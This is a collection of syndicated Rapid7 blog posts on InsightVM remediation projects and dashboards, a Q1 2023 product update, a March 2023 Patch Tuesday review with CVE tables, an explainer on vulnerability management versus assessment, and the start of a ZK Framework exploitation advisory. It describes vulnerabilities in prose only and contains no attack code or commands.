Ability to change the total number of solutions: The number of solutions can be changed using the reports Advanced Options, so the report is not so intimidating. 25 Solutions is very intimidating/overwhelming, but 5 or 10 solutions are much more consumable by the remediation team.

Details show the Solution and the Assets affected: Details, being the last attribute, allows you to see the solutions for each of the Top Remediations and the assets affected.

The second console-driven report type I like to call out is called a SQL Query Export report. These reports allow customers to use the SQL Query data model to create custom CSV reports that meet their needs. Rapid7 maintains a repository of over 100 example queries on Github.

Both of these reports are highly impactful, however, there is one fundamental question I always ask before recommending them:

Is the security team performing the remediation, or will the reports be sent to another team?

If the security team is responsible for remediation, these console-driven reports are amazing because of self-accountability. However, if reports are going to another team, then one of the cloud-driven reports, aka Remediation Projects, are a better fit. Why? Remediation Projects provide the built-in accountability necessary to make progress. The key word is: Accountability

Accountability is the number one reason I recommend using Remediation Projects over the Top Remediation or SQL Query Export reports. If you generate a Top Remediation report and send it over to say, Bob, Bob may say ‘thanks’, walk around the corner, and throw it in the trash. A month goes by, and you ask, ‘so Bob, how are things going? I’m not seeing much progress’, to which Bob might answer, “prove it”.

If this sounds familiar, that’s because I hear it from many customers I work with that send reports to other teams. With PDF-based, it can be very hard to “prove it”—and then nothing ever gets done.

This is where remediation projects come in. With Remediation Projects, you can track whenever a solution is resolved, and the number cannot be manually manipulated. This means the only way to increase the  ‘solutions resolved’ number is to actually fix the vulnerabilities and validate them with either a scan or an agent assessment. Now when Bob responds with ‘prove it’ you can simply reply with ‘sure, let’s loop in your manager’.

I know this sounds harsh, but it’s a reality many security practitioners have to work with daily.

Built-in accountability makes remediation projects the number one choice for businesses that send reports to other teams for remediation.
So, how do you create the best possible Remediaiton Projects? I usually recommend creating projects by using Dashboards. My personal favorite Dashboard is the Threat Feed Dashboard. This Dashboard can be found by clicking on “See more in the R7 Library”

Using InsightVM Remediation Projects To Ensure Accountability

Then search for Threat, and Add the ‘Threat Feed Dashboard’.

Using InsightVM Remediation Projects To Ensure Accountability

Once this Dashboard comes up, there are three cards that I like to focus on:

Using InsightVM Remediation Projects To Ensure Accountability

First, let’s talk about the ‘Most Common Actively Targeted Vulnerabilities card. This card is driven by Project Heisenberg, which has deployed over 150 honeypots worldwide across five continents.

Using InsightVM Remediation Projects To Ensure Accountability
From: https://www.rapid7.com/blog/post/2017/06/13/live-threat-driven-prioritization/

Prioritization utilizes CVSS, or the Common Vulnerability Scoring System. We also have Real Risk, which enhances CVSS prioritization using additional metrics (exploits, malware, publish age). Lastly, Threat feed, in my opinion, is the next level of Prioritization and should be prioritized highly within your vulnerability remediation program.

How to use Dashboard Cards to create team-based or location-based (scoped) Remediation Projects

Before we dive any further into the Most Common Actively Targeted Vulnerabilities card, I first recommend clicking on the Query Builder. The query builder link can be found in the upper right of the page:

Using InsightVM Remediation Projects To Ensure Accountability

Query Builder is a way to see all of your data, and create filters for that data and save those filters in the form of queries. If you have been following along, then we should already have some DAGs created within the console for data organization. We can use one of those DAG’s to create a filter in Query Builder. For example we can Add a filter for “asset.groups IN” and select one of your asset groups, in my example, I am using Windows Devices:

Using InsightVM Remediation Projects To Ensure Accountability

On my test console, this filters only Windows devices, and I can now Save that query so I can use it to scope my Dashboards and Projects based on the Windows Team.

Using InsightVM Remediation Projects To Ensure Accountability

Once it is saved, hit the X in the upper right corner to exit out of Query Builder.

Now that we have a Saved Query, we can Load that query into our Threat Feed Dashboard by clicking on ‘Load Dashboard Query’:

Using InsightVM Remediation Projects To Ensure Accountability

Once the query is loaded, our Threat Feed Dashboard will now only show assets defined by the Windows Devices query, which is scoped by the Windows Devices DAG within the Console.

This can be helpful if you want to create a custom team-based Dashboard for each team.

Next, if we click on the ‘<Expand Card>’ option within the Most Common Actively Targeted Vulnerability card we can see that the card is also scoped with our Dashboard query. We can then select All of the solutions (Or just the top 10 sorted by risk) and click on ‘Create a Static Remediation Project’ to use the scoped threat feed dashboard card to create a static project. For more information on reating a remediation project, click here.

Using InsightVM Remediation Projects To Ensure Accountability

Lastly, I like to focus on the following two cards with or without a query loaded into the Dashboard:

Using InsightVM Remediation Projects To Ensure Accountability

The above screenshot is lab data by the way, hopefully this doesn’t look familiar. The Most Common Actively Targeted card is amazing and should be prioritized, but I also really like this card as it focuses on Exploitable vulnerabilities by Severity.

Based on the card labeled ‘Exploitable Assets by Skill Level’, we can see in my test environment that 72% of exploitable assets can be exploited by a novice. This should be a very scary number, and we should prioritize reducing this number as quickly as we can.

If we look at the ‘Exploitable Vulnerability Discovery Date by Severity’ card, we can see how long we have known about exploitable vulnerabilities in our environment. The Discovery date is the same as the find date in our own personal environments. Based on the example above, we have over 35,000 critical exploitable vulnerabilities that we have known about for over 90 days and have not fixed. This environment is all test data, but if your environment looks similar this should be a very scary thing to be seeing.

For example, as security practitioners, we should ask the fundamental question, ‘What if I get breached?’. One answer might be to determine the vulnerability that caused the breach. Another might be, how long have we known about the vulnerability and not fixed it? If the answer to that second statement is less than 60 days, hopefully, you can already start thinking about the many excuses we could use; however, if it’s over 90 days, the excuses start to get pretty difficult to come up with.

To prevent not only a breach but also to prevent being in a situation where you need to explain why the breach happened on a vulnerability that has been known about for over 90 days, I highly recommend using this card as a source of data for additional Remediation Projects.

Conclusion

To summarize our journey: We created some sites to bring in vulnerability data into our console. We then organized that data using Dynamic Asset Groups (DAGs). We then used those DAGs to scope query’s (in Query Builder) so we could scope Dashboards. With the scoped dashboard, we get scoped cards which we used to create Projects.

With the Query Builder we get organization. Combining the query with the Threat Feed Dashboard, we get Organized Prioritization. If we then use this data to create Projects we get Organized Prioritization with Accountability. This is a perfect combo to get some work done in reducing vulnerabilities using Reporting.

Remember that the number one reason to use projects is Accountability.

To learn more about InsightVM remediation capabilities, check out the following blog posts:

InsightVM Release Update: Let’s Focus on Remediation for Just a Minute

Decentralize Remediation Efforts to Gain More Efficiency with InsightVM

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

What’s New in InsightVM and Nexpose: Q1 2023 in Review

Post Syndicated from Roshnee Mistry Shah original https://blog.rapid7.com/2023/03/31/whats-new-in-insightvm-and-nexpose-q1-2023-in-review/

What’s New in InsightVM and Nexpose: Q1 2023 in Review

In Q1, our team continued to focus on driving better customer outcomes with InsightVM and Nexpose by further improving efficiency and performance. While many of these updates are under the hood, you may have started to notice faster vulnerability checks available for the recent ETRs or an upgraded user interface for the console Admin page. Let’s take a look at some of the key updates in InsightVM and Nexpose from Q1.

[InsightVM and Nexpose] View expiration date for Scan Assistant digital certificates

Scan Assistant, a lightweight service deployed on the asset, leverages the Scan Engine and digital certificates to securely deliver the core benefits of authenticated scanning without the need to manage traditional account-based credentials.

Customers can now easily determine the validity of a Scan Assistant digital certificate by viewing the Expiration Date on the Shared Scan Credential Configuration page.

What’s New in InsightVM and Nexpose: Q1 2023 in Review

[InsightVM and Nexpose] A new look for the Console Administration page

We updated the user interface (UI) of the Console Administration page to facilitate a more intuitive and consistent user experience across InsightVM and the Insight Platform. You can even switch between light mode and dark mode for this page. This update is part of our ongoing  Security Console experience transformation to enhance its usability and workflow—stay tuned for more updates!

What’s New in InsightVM and Nexpose: Q1 2023 in Review

[InsightVM and Nexpose] Checks for notable vulnerabilities

Rapid7’s Emergent Threat Response (ETR) program flagged multiple CVEs this quarter. InsightVM and Nexpose customers can assess their exposure to many of these CVEs with vulnerability checks, including:

  • Oracle E-Business Suite CVE-2022-21587: Added to the CISA Known Exploited Vulnerabilities (KEV) catalog, this vulnerability affected a collection of Oracle enterprise applications and can lead to unauthenticated remote code execution. Part of our recurring coverage, learn more about the vulnerability and our response.
  • VMware ESXi Servers CVE-2021-21974: VMware ESXi is used by enterprises to deploy and serve virtual computers. VMware ESXi servers worldwide were targeted by a ransomware that leveraged CVE-2021-21974. Part of our recurring coverage, learn more about the vulnerability and our response.
  • ManageEngine CVE-2022-47966: ManageEngine offers a variety of enterprise IT management tools to manage IT operations. At least 24 on-premise ManageEngine products were impacted from the exploitation of CVE-2022-47966, a pre-authentication remote code execution (RCE) vulnerability. Learn more about the vulnerability and our response.
  • Control Web Panel CVE-2022-44877: Control Web Panel is a popular free interface for managing web servers. In early January, security researcher Numan Türle published a proof-of-concept exploit for CVE-2022-44877, an unauthenticated remote code execution vulnerability in Control Web Panel (CWP, formerly known as CentOS Web Panel).  Learn more about the vulnerability and our response.
  • GoAnywhere MFT CVE-2023-0669: Fortra’s GoAnywhere MFT offers managed file transfer solutions for enterprises. CVE-2023-0669, an actively exploited zero-day vulnerability affected the on-premise instances of Fortra’s GoAnywhere MFT. Learn more about the vulnerability and our response.
  • Jira Service Management Products CVE-2023-22501: Atlassian’s Jira Service Management Server and Data Center offerings were impacted by CVE-2023-22501, a critical broken authentication vulnerability that  allows an attacker to impersonate another user and gain access to a Jira Service Management instance under certain circumstances. Learn more about the vulnerability and our response.
  • ZK Framework CVE-2022-36537: The vulnerability in ZK Framework, an open-source Java framework for creating web applications, was actively exploited due to its use in ConnectWise R1Soft Server Backup Manager, and allowed remote code execution and the installation of malicious drivers that function as backdoors. Learn more about the vulnerability and our response.

Want to know how you can refine your existing vulnerability management practices and use InsightVM to improve your readiness for the next emergent threat? Join our upcoming webinar:

Responding to Emergent Threats with InsightVM

Up Next for InsightVM | Custom Policies with Agent-Based Policy Assessment

Guidelines from Center for Internet Security (CIS) and Security Technical Implementation Guides (STIG) are widely used industry benchmarks for configuration assessment. However, a benchmark or guideline as-is may not meet the unique needs of your business. Very soon (next quarter soon), you can start using Agent-Based Policy for custom policy assessment.  

Patch Tuesday – March 2023

Post Syndicated from Adam Barnett original https://blog.rapid7.com/2023/03/14/patch-tuesday-march-2023/

Patch Tuesday - March 2023

Microsoft is offering fixes for 101 security issues for March 2023 Patch Tuesday, including two zero-day vulnerabilities; the most interesting of the two zero-day vulnerabilities is a flaw in Outlook which allows an attacker to authenticate against arbitrary remote resources as another user.

CVE-2023-23397 describes a Critical Elevation of Privilege vulnerability affecting Outlook for Windows, which is concerning for several reasons. Microsoft has detected in-the-wild exploitation by a Russia-based threat actor targeting government, military, and critical infrastructure targets in Europe.

An attacker could use a specially-crafted email to cause Outlook to send NTLM authentication messages to an attacker-controlled SMB share, and can then use that information to authenticate against other services offering NTLM authentication. Given the network attack vector, the ubiquity of SMB shares, and the lack of user interaction required, an attacker with a suitable existing foothold on a network may well consider this vulnerability a prime candidate for lateral movement.

The vulnerability was discovered by Microsoft Threat Intelligence, who have published a Microsoft Security Research Center blog post describing the issue in detail, and which provides a Microsoft script and accompanying documentation to detect if an asset has been compromised using CVE-2023-23397.
Current self-hosted versions of Outlook – including Microsoft 365 Apps for Enterprise – are vulnerable to CVE-2023-23397, but Microsoft-hosted online services (e.g., Microsoft 365) are not vulnerable. Microsoft has calculated a CVSSv3 base score of 9.8.

The other zero-day vulnerability this month, CVE-2023-24880, describes a Security Feature Bypass in Windows SmartScreen, which is part of Microsoft’s slate of endpoint protection offerings. A specially crafted file could avoid receiving Mark of the Web and thus dodge the enhanced scrutiny usually applied to files downloaded from the internet.

Although Microsoft has detected in-the-wild exploitation, and functional exploit code is publicly available, Microsoft has marked CVE-2023-24880 as Moderate severity – the only one this month – and assessed it with a relatively low CVSSv3 score of 5.4; the low impact ratings and requirement for user interaction contribute to the lower scoring. This vulnerability thus has the unusual distinction of being both an exploited-in-the-wild zero-day vulnerability and also the lowest-ranked vulnerability on Microsoft’s severity scale in this month’s Patch Tuesday. Only more recent versions of Windows are affected: Windows 10 and 11, as well as Server 2016 onwards.

A further five critical Remote Code Execution (RCE) vulnerabilities are patched this month in Windows low-level components. Three of these are assessed as Exploitation More Likely, and most of them affect a wide range of Windows versions, with the exception of CVE-2023-23392 which affects only Windows 11 and Windows Server 2022. Only assets where HTTP/3 has been enabled are potentially vulnerable – it is disabled by default – yet Microsoft still assesses this vulnerability as Exploitation More Likely, perhaps because HTTP endpoints are typically accessible.

CVE-2023-21708 is a Remote Procedure Call (RPC) vulnerability with a base CVSSv3 of 9.8. Microsoft recommends blocking TCP port 135 at the perimeter as a mitigation; given the perennial nature of RPC vulnerabilities, defenders will know that this has always been good advice.

Another veteran class of vulnerability makes a return this month: CVE-2023-23415 describes an attack involving a fragmented packet inside the header of another ICMP packet. Insufficient validation of ICMP packets has been a source of vulnerabilities since the dawn of time; the original and still-infamous Ping of Death vulnerability, which affected a wide range of vendors and operating systems, was one of the first vulnerabilities ever to be assigned a CVE, way back in 1999.

Rounding out the remaining Critical RCE vulnerabilities this month are a malicious certificate attack leading to Arbitrary Code Execution (ACE), and an attack against Windows Remote Access Server (RAS) which happily requires the attacker to win a race condition and is thus harder to exploit.

Microsoft has addressed two related vulnerabilities introduced via the Trusted Platform Module (TPM) 2.0 reference implementation code published by the Trusted Computing Group industry alliance. CVE-2023-1017 is an out-of-bounds write, and CVE-2023-1018 is an out-of-bounds read. Both may be triggered without elevated privileges, and may allow an attacker to access or modify highly-privileged information inside the TPM itself. Defenders managing non-Microsoft assets should note that a wide range of vendors including widely used Linux distros are also affected by this pair of vulnerabilities.

Admins who still remember the aptly-named PrintNightmare vulnerability from the summer of 2021 may well raise a wary eyebrow at this month’s batch of 18 fixes for the Microsoft PostScript and PCL6 Class Printer Driver, but there’s no sign that any of these are cause for the same level of concern, not least because there has been no known public disclosure prior to Microsoft releasing patches.

Azure administrators who update their Service Fabric Cluster manually should note that CVE-2023-23383 describes a spoofing vulnerability in the web management client where a user clicking a suitably-crafted malicious link could unwittingly execute actions against the remote cluster. Azure estates with automatic upgrades enabled are already protected.

Summary charts

Patch Tuesday - March 2023
Lots of Important vulnerabilities

Patch Tuesday - March 2023
Remote Code Execution and Elevation of Privilege vulnerabilities remain a key focus

Patch Tuesday - March 2023
As always, vulnerability count is not necessarily a proxy for risk or exposure
Patch Tuesday - March 2023
Printer drivers and Microsoft Dynamics received a significant number of fixes

Summary tables

Apps vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-24890 Microsoft OneDrive for iOS Security Feature Bypass Vulnerability No No 6.5

Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-23383 Service Fabric Explorer Spoofing Vulnerability No No 8.2
CVE-2023-23408 Azure Apache Ambari Spoofing Vulnerability No No 4.5

Browser vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-24892 Microsoft Edge (Chromium-based) Webview2 Spoofing Vulnerability No No 7.1
CVE-2023-1236 Chromium: CVE-2023-1236 Inappropriate implementation in Internals No No N/A
CVE-2023-1235 Chromium: CVE-2023-1235 Type Confusion in DevTools No No N/A
CVE-2023-1234 Chromium: CVE-2023-1234 Inappropriate implementation in Intents No No N/A
CVE-2023-1233 Chromium: CVE-2023-1233 Insufficient policy enforcement in Resource Timing No No N/A
CVE-2023-1232 Chromium: CVE-2023-1232 Insufficient policy enforcement in Resource Timing No No N/A
CVE-2023-1231 Chromium: CVE-2023-1231 Inappropriate implementation in Autofill No No N/A
CVE-2023-1230 Chromium: CVE-2023-1230 Inappropriate implementation in WebApp Installs No No N/A
CVE-2023-1229 Chromium: CVE-2023-1229 Inappropriate implementation in Permission prompts No No N/A
CVE-2023-1228 Chromium: CVE-2023-1228 Insufficient policy enforcement in Intents No No N/A
CVE-2023-1224 Chromium: CVE-2023-1224 Insufficient policy enforcement in Web Payments API No No N/A
CVE-2023-1223 Chromium: CVE-2023-1223 Insufficient policy enforcement in Autofill No No N/A
CVE-2023-1222 Chromium: CVE-2023-1222 Heap buffer overflow in Web Audio API No No N/A
CVE-2023-1221 Chromium: CVE-2023-1221 Insufficient policy enforcement in Extensions API No No N/A
CVE-2023-1220 Chromium: CVE-2023-1220 Heap buffer overflow in UMA No No N/A
CVE-2023-1219 Chromium: CVE-2023-1219 Heap buffer overflow in Metrics No No N/A
CVE-2023-1218 Chromium: CVE-2023-1218 Use after free in WebRTC No No N/A
CVE-2023-1217 Chromium: CVE-2023-1217 Stack buffer overflow in Crash reporting No No N/A
CVE-2023-1216 Chromium: CVE-2023-1216 Use after free in DevTools No No N/A
CVE-2023-1215 Chromium: CVE-2023-1215 Type Confusion in CSS No No N/A
CVE-2023-1214 Chromium: CVE-2023-1214 Type Confusion in V8 No No N/A
CVE-2023-1213 Chromium: CVE-2023-1213 Use after free in Swiftshader No No N/A

Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-23946 GitHub: CVE-2023-23946 mingit Remote Code Execution Vulnerability No No N/A
CVE-2023-23618 GitHub: CVE-2023-23618 Git for Windows Remote Code Execution Vulnerability No No N/A
CVE-2023-22743 GitHub: CVE-2023-22743 Git for Windows Installer Elevation of Privilege Vulnerability No No N/A
CVE-2023-22490 GitHub: CVE-2023-22490 mingit Information Disclosure Vulnerability No No N/A

ESU Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21708 Remote Procedure Call Runtime Remote Code Execution Vulnerability No No 9.8
CVE-2023-23415 Internet Control Message Protocol (ICMP) Remote Code Execution Vulnerability No No 9.8
CVE-2023-23405 Remote Procedure Call Runtime Remote Code Execution Vulnerability No No 8.1
CVE-2023-24908 Remote Procedure Call Runtime Remote Code Execution Vulnerability No No 8.1
CVE-2023-24869 Remote Procedure Call Runtime Remote Code Execution Vulnerability No No 8.1
CVE-2023-23401 Windows Media Remote Code Execution Vulnerability No No 7.8
CVE-2023-23402 Windows Media Remote Code Execution Vulnerability No No 7.8
CVE-2023-23420 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-23421 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-23422 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-23423 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-23410 Windows HTTP.sys Elevation of Privilege Vulnerability No No 7.8
CVE-2023-23407 Windows Point-to-Point Protocol over Ethernet (PPPoE) Remote Code Execution Vulnerability No No 7.1
CVE-2023-23414 Windows Point-to-Point Protocol over Ethernet (PPPoE) Remote Code Execution Vulnerability No No 7.1
CVE-2023-23385 Windows Point-to-Point Protocol over Ethernet (PPPoE) Elevation of Privilege Vulnerability No No 7
CVE-2023-24861 Windows Graphics Component Elevation of Privilege Vulnerability No No 7
CVE-2023-24862 Windows Secure Channel Denial of Service Vulnerability No No 5.5
CVE-2023-23394 Client Server Run-Time Subsystem (CSRSS) Information Disclosure Vulnerability No No 5.5
CVE-2023-23409 Client Server Run-Time Subsystem (CSRSS) Information Disclosure Vulnerability No No 5.5

Microsoft Dynamics vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-24922 Microsoft Dynamics 365 Information Disclosure Vulnerability No No 6.5
CVE-2023-24919 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 5.4
CVE-2023-24879 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 5.4
CVE-2023-24920 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 5.4
CVE-2023-24891 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 5.4
CVE-2023-24921 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 4.1

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-23397 Microsoft Outlook Elevation of Privilege Vulnerability Yes No 9.8
CVE-2023-24930 Microsoft OneDrive for MacOS Elevation of Privilege Vulnerability No No 7.8
CVE-2023-23399 Microsoft Excel Remote Code Execution Vulnerability No No 7.8
CVE-2023-23398 Microsoft Excel Spoofing Vulnerability No No 7.1
CVE-2023-23396 Microsoft Excel Denial of Service Vulnerability No No 6.5
CVE-2023-23391 Office for Android Spoofing Vulnerability No No 5.5
CVE-2023-24923 Microsoft OneDrive for Android Information Disclosure Vulnerability No No 5.5
CVE-2023-24882 Microsoft OneDrive for Android Information Disclosure Vulnerability No No 5.5
CVE-2023-23395 Microsoft SharePoint Server Spoofing Vulnerability No No 3.1

Microsoft Office ESU Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-24910 Windows Graphics Component Elevation of Privilege Vulnerability No No 7.8

System Center vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-23389 Microsoft Defender Elevation of Privilege Vulnerability No No 6.3

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-23392 HTTP Protocol Stack Remote Code Execution Vulnerability No No 9.8
CVE-2023-24871 Windows Bluetooth Service Remote Code Execution Vulnerability No No 8.8
CVE-2023-23388 Windows Bluetooth Driver Elevation of Privilege Vulnerability No No 8.8
CVE-2023-23403 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-23406 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-23413 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-24867 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-24907 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-24868 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-24909 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-24872 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-24913 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-24876 Microsoft PostScript and PCL6 Class Printer Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-24864 Microsoft PostScript and PCL6 Class Printer Driver Elevation of Privilege Vulnerability No No 8.8
CVE-2023-1018 CERT/CC: CVE-2023-1018 TPM2.0 Module Library Elevation of Privilege Vulnerability No No 8.8
CVE-2023-1017 CERT/CC: CVE-2023-1017 TPM2.0 Module Library Elevation of Privilege Vulnerability No No 8.8
CVE-2023-23416 Windows Cryptographic Services Remote Code Execution Vulnerability No No 8.4
CVE-2023-23404 Windows Point-to-Point Tunneling Protocol Remote Code Execution Vulnerability No No 8.1
CVE-2023-23418 Windows Resilient File System (ReFS) Elevation of Privilege Vulnerability No No 7.8
CVE-2023-23419 Windows Resilient File System (ReFS) Elevation of Privilege Vulnerability No No 7.8
CVE-2023-23417 Windows Partition Management Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2023-23412 Windows Accounts Picture Elevation of Privilege Vulnerability No No 7.8
CVE-2023-24859 Windows Internet Key Exchange (IKE) Extension Denial of Service Vulnerability No No 7.5
CVE-2023-23400 Windows DNS Server Remote Code Execution Vulnerability No No 7.2
CVE-2023-23393 Windows BrokerInfrastructure Service Elevation of Privilege Vulnerability No No 7
CVE-2023-23411 Windows Hyper-V Denial of Service Vulnerability No No 6.5
CVE-2023-24856 Microsoft PostScript and PCL6 Class Printer Driver Information Disclosure Vulnerability No No 6.5
CVE-2023-24857 Microsoft PostScript and PCL6 Class Printer Driver Information Disclosure Vulnerability No No 6.5
CVE-2023-24858 Microsoft PostScript and PCL6 Class Printer Driver Information Disclosure Vulnerability No No 6.5
CVE-2023-24863 Microsoft PostScript and PCL6 Class Printer Driver Information Disclosure Vulnerability No No 6.5
CVE-2023-24865 Microsoft PostScript and PCL6 Class Printer Driver Information Disclosure Vulnerability No No 6.5
CVE-2023-24866 Microsoft PostScript and PCL6 Class Printer Driver Information Disclosure Vulnerability No No 6.5
CVE-2023-24906 Microsoft PostScript and PCL6 Class Printer Driver Information Disclosure Vulnerability No No 6.5
CVE-2023-24870 Microsoft PostScript and PCL6 Class Printer Driver Information Disclosure Vulnerability No No 6.5
CVE-2023-24911 Microsoft PostScript and PCL6 Class Printer Driver Information Disclosure Vulnerability No No 6.5
CVE-2023-24880 Windows SmartScreen Security Feature Bypass Vulnerability Yes Yes 5.4

Note that Microsoft has not provided CVSSv3 scores for vulnerabilities in Chromium, which is an open-source software consumed by Microsoft Edge. Chrome, rather than Microsoft, is the assigning CNA for Chromium vulnerabilities. Microsoft documents this class of vulnerability in the Security Upgrade Guide to announce that the latest version of Microsoft Edge (Chromium-based) is no longer vulnerable.

Vulnerability Management vs. Vulnerability Assessment

Post Syndicated from Marla Rosner original https://blog.rapid7.com/2023/03/07/vulnerability-management-vs-vulnerability-assessment/

Evolving networks and evolving threats

Vulnerability Management vs. Vulnerability Assessment

When it comes to protecting your cloud or hybrid networks, what you don’t know can most certainly hurt your enterprise. Today’s NetOps teams are tasked with monitoring the health and performance of both on-premises and cloud applications, as well as software, devices, and instances. As if this wasn’t complicated enough, malicious threat actors relentlessly seek to capitalize on the vulnerabilities in an enterprise’s network.

These attacks affect enterprises across all industries. Recently, Gartner predicted that 45% of global organizations will have experienced attacks on their software supply chains by 2025. Statista also reported that approximately 15M data records were exposed worldwide through data breaches in the third quarter of 2022. This staggering figure represented a quarterly increase of over 37%.

Network attacks are costly, too. In fact, the average cost of a data breach increased to $9.44M in the United States in 2022. Keep in mind, this figure doesn’t include the frustration, lost productivity, and negative impact on brand reputation that often accompany cyber attacks.

Vulnerability assessment (VA) and vulnerability management (VM) are two of the best ways to protect your enterprise against threats, but these terms are often used incorrectly and interchangeably. A better understanding of these concepts and how they relate to one another can help you significantly boost the security posture of your hybrid and cloud environments.

What is a vulnerability assessment?

TechTarget defines vulnerability assessment as “the process of defining, identifying, classifying and prioritizing vulnerabilities in computer systems, applications and network infrastructures.” These vulnerabilities usually fall into one of three categories:

  • Hardware: Hardware refers to the physical devices in your network infrastructure, such as servers or routers. These require firmware upgrades and patches to remain secure. Vulnerabilities result from failure to perform upgrades and using outdated devices.
  • Software: Software refers to the applications an organization uses. Software vulnerabilities might be a flaw, glitch, or weakness in the software code. Again, patching and other updates are required to maintain security.
  • Human: These vulnerabilities stem from user security issues like weak (or leaked) passwords, clicking links on malicious websites, and human error such as opening a phishing email. Of the three categories, this is often the hardest for NetOps teams to control and enforce.

Vulnerability assessments scan your network for potential issues in each of these categories, and provide your team with crucial insight into the weaknesses of your IT infrastructure. Ideally, a vulnerability assessment will also prioritize the risks by level of severity, showing your team which to address first.

Enterprises looking to shift from reactive security measures like firewalls to a more proactive security approach look to vulnerability assessment as the first step in building an information security program.

What is vulnerability management?

Vulnerability management is the process of identifying, evaluating, treating, and reporting on security vulnerabilities in systems and the software that runs on them. Sounds a lot like vulnerability assessment, right? The key difference between the two, however, is that vulnerability management is a continuous cycle that includes vulnerability assessment. Where VA identifies and classifies the risks in your network infrastructure, VM goes a step further and includes decisions on whether to remediate, mitigate, or accept risks. VM is also concerned with general infrastructure improvement and reporting.

According to Gartner, vulnerability management runs on a cycle—a five-step process (not including pre-work like selecting vulnerability assessment tools) that most organizations follow.

The vulnerability management cycle

  1. Assess: Here’s where vulnerability assessments come in. In this step of the cycle, NetOps teams will identify assets, scan them, and build a report.
  2. Prioritize: The report generated in the first phase is used to prioritize risks. The NetOps team will also add threat context to the risks, which requires a thorough knowledge of the existing threat landscape as well as consideration of how threats may evolve over time.
  3. Act: The prioritized threats are then sorted into remediate, mitigate, and accept buckets. Remediation calls for removing the threat completely, if possible. Mitigation, on the other hand, reduces the likelihood of a vulnerability being exploited. Mitigation may be used if remediation is too disruptive to the system or if a patch isn’t available yet. You may also have threats that fall under the acceptance category. These may include devices/software soon to be replaced, which wouldn’t require any action.
  4. Reassess: Once the team has processed the risks according to their final recommendations, they’ll need to rescan and validate that the risks have been properly remediated, mitigated, or accepted.
  5. Improve: In this final step, the team should evaluate their metrics, checking that they’re accurate and up to date to ensure that they’re correctly assessing risks. Additionally, this phase should be used to eliminate any other underlying issues that may be contributing to system vulnerabilities.

Benefits of vulnerability management and vulnerability assessment

Vulnerability assessments are an important part of the vulnerability management cycle, and the VM cycle should be a key component of your NetOps team’s security strategy. Organizations today simply can’t afford to ignore the risks in their network infrastructure. As networks grow more complex, teams struggle to maintain visibility into their network. This creates an ideal environment for threat actors looking to exploit system vulnerabilities. Often, risks and attacks go unnoticed until they’ve caused irreparable damage at considerable cost to the organization.

VM has benefits that extend beyond security. For example, regularly evaluating your network’s devices and applications can help your team identify outdated technology or potential patches that will not only improve the general security of the network, but also optimize its performance. VM can also help your organization meet federal and internal compliance requirements. Regularly identifying and resolving risks through vulnerability assessments and the VM cycle can help your organization stay ahead of changing compliance requirements and prevent non-compliance penalties like fines.

Get started with vulnerability assessment and vulnerability management

With the obvious benefits, it should be clear that vulnerability assessment and vulnerability management are crucial to reducing overall risk in an organization’s infrastructure. And yet, many NetOps teams struggle to implement these processes. Whether your team is just getting started with vulnerability management, or looking to optimize your VM cycle to meet the challenges of an increasingly complex network and threat landscape, Rapid7 has the solutions that will empower your team to tackle vulnerabilities head on.

Ready to see the benefits of the vulnerability management cycle in your network?

Our report, Best Practices for Vulnerability Management in an Evolving Threat Landscape, can show you how!

Active Exploitation of ZK Framework CVE-2022-36537

Post Syndicated from Stephen Fewer original https://blog.rapid7.com/2023/03/01/etr-active-exploitation-of-zk-framework-cve-2022-36537/

Active Exploitation of ZK Framework CVE-2022-36537

Emergent threats evolve quickly, and as we learn more about this vulnerability, this blog post will evolve, too.

Rapid7 is aware of active exploitation of CVE-2022-36537 in vulnerable versions of ConnectWise R1Soft Server Backup Manager software. The root cause of the vulnerability is an information disclosure flaw in ZK Framework, an open-source Java framework for creating web applications. ConnectWise uses ZK Framework in its popular R1Soft and Recovery products; the vulnerability is being used for remote code execution and the installation of malicious drivers that function as backdoors. After initial access is obtained, attackers have reportedly been able to execute commands on all systems running the agent connected to the R1Soft server.

